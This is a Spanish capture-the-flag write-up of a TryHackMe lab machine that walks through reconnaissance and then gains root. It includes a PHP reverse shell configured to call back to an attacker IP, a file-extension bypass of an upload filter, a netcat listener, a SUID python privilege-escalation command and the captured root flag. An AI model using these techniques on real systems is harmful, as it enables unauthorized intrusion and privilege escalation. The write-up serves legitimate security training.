
La máquina en si mismo es medio guiada, yo aquí voy a concentrarme en mostrar solo el tutorial sin dar las respuestas:



Ping inicial de reconocimiento y sabemos que es un Linux según el TTL:

```
┌──(jouker㉿joukerm)-[~]
└─$ ping 10.10.42.190
PING 10.10.42.190 (10.10.42.190) 56(84) bytes of data.
64 bytes from 10.10.42.190: icmp_seq=1 ttl=63 time=54.6 ms
64 bytes from 10.10.42.190: icmp_seq=2 ttl=63 time=52.4 ms
^C
```


Scan de nmap donde se muestran abiertos los puertos 80 y 22.

```
Scanned at 2025-02-10 09:18:10 CET for 477s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE REASON         VERSION
22/tcp    open     ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ub
untu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9irIQxn1jiKNjwLFTFBitstKOcP7gYt7HQsk
6kyRQJjlkhHYuIaLTtt1adsWWUhAlMGl+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCBf5GV
Pb6TitSskqpgGmFAcvyEFv6fLBS7jUzbG50PDgXHPNIn2WUoa2tLPSr23Di3QO9miVT3+TqdvMiph
Yaz0RUAD/QMLdXipATI5DydoXhtymG7Nb11sVmgZ00DPK+XJ7WB++ndNdzLW9525v4wzkr1vsfUo9
rTMo6D6ZeUF8MngQQx5u4pA230IIXMXoRMaWoUgCB6GENFUhzNrUfryL02/EMt5pgfj8G7ojx5
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBER
Acu0+Tsp5KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhCEDu6
KZ7q6rI=
|   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h1O9PseKBbB/6m5x8Bo3cwSPmnfmcWQA
VN93J
80/tcp    open     http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
42061/tcp filtered unknown no-response
```


Resultado del whatweb:

Página Web del puerto 80, para descubrir que hay dentro, haciendo control + u no se ve nada interesante al parecer. La guía de Tryhackme nos recomienda hacer un fuzzing web con la herramienta

gobuster




En este caso en vez de usar GOBUSTER, para cambiar un poquito he realizado el scan con DIRBUSTER, que me ha ayudado de todas formas con su interfaz gráfica.



Type	Found	Response	Size
Dir	/	200	896
Dir	/icons/	403	447
File	/index.php	200	898
Dir	/uploads/	200	929
Dir	/js/	200	1145
File	/js/maquina_de_escrever.js	200	530
Dir	/css/	200	1314
File	/css/home.css	200	1949
File	/css/panel.css	200	1863
Dir	/panel/	200	1014

Hay un lugar para realizar un file upload, según la dificultad de la máquina imagino que no estará sanitizado y podré colar una


reverse shell



Cambiamos las 2 variables de IP y puerto según nuestras necesidades.


```
45 // See http://pentestmonkey.net/tools/php-
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.8.28.60';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
```


Pues si que estaba sanitizado, intentaré hacer un bypass de algún tipo





```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ mv php-reverse-shell.php php-reverse-shell.phtml

┌──(jouker㉿joukerm)-[~/Descargas]
└─$
```



Select a file to upload:
Browse...
php-reverse-shell.phtml
Upload
O arquivo foi upado com sucesso!
Veja!



nc -nlvp 4444 para ponernos a la escucha con netcat, vemos que lo recibimos de forma correcta, vamos a realizar el tratamiento para tener una shell funcional del todo




La guía nos dice que busquemos un archivo llamado user.txt, al saber el nombre exacto podemos hacer el parámetro con find, lo encontramos en /var/www/user.txt en vez de en algún home



La guía nos dice también de buscar SUID sospechoso como pista, así que haciendo caso a lo que se nos comenta vamos a ver klk.

Vemos el Python como potencial candidato a vulnerar.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Con este ya somos ROOT

```
www-data@rootme:/$ cd usr/bin
www-data@rootme:/usr/bin$ ./python -c 'import os; os.execl("/bin/sh", "sh", "
-p")'
# whoami
root
# 
```

```
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 26 Aug  4  2020 root.txt
# cat rp^Ho     ^H^H
cat: 'rp'$'\b''o': No such file or directory
cat: ''$'\b\b': No such file or directory
# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# 
```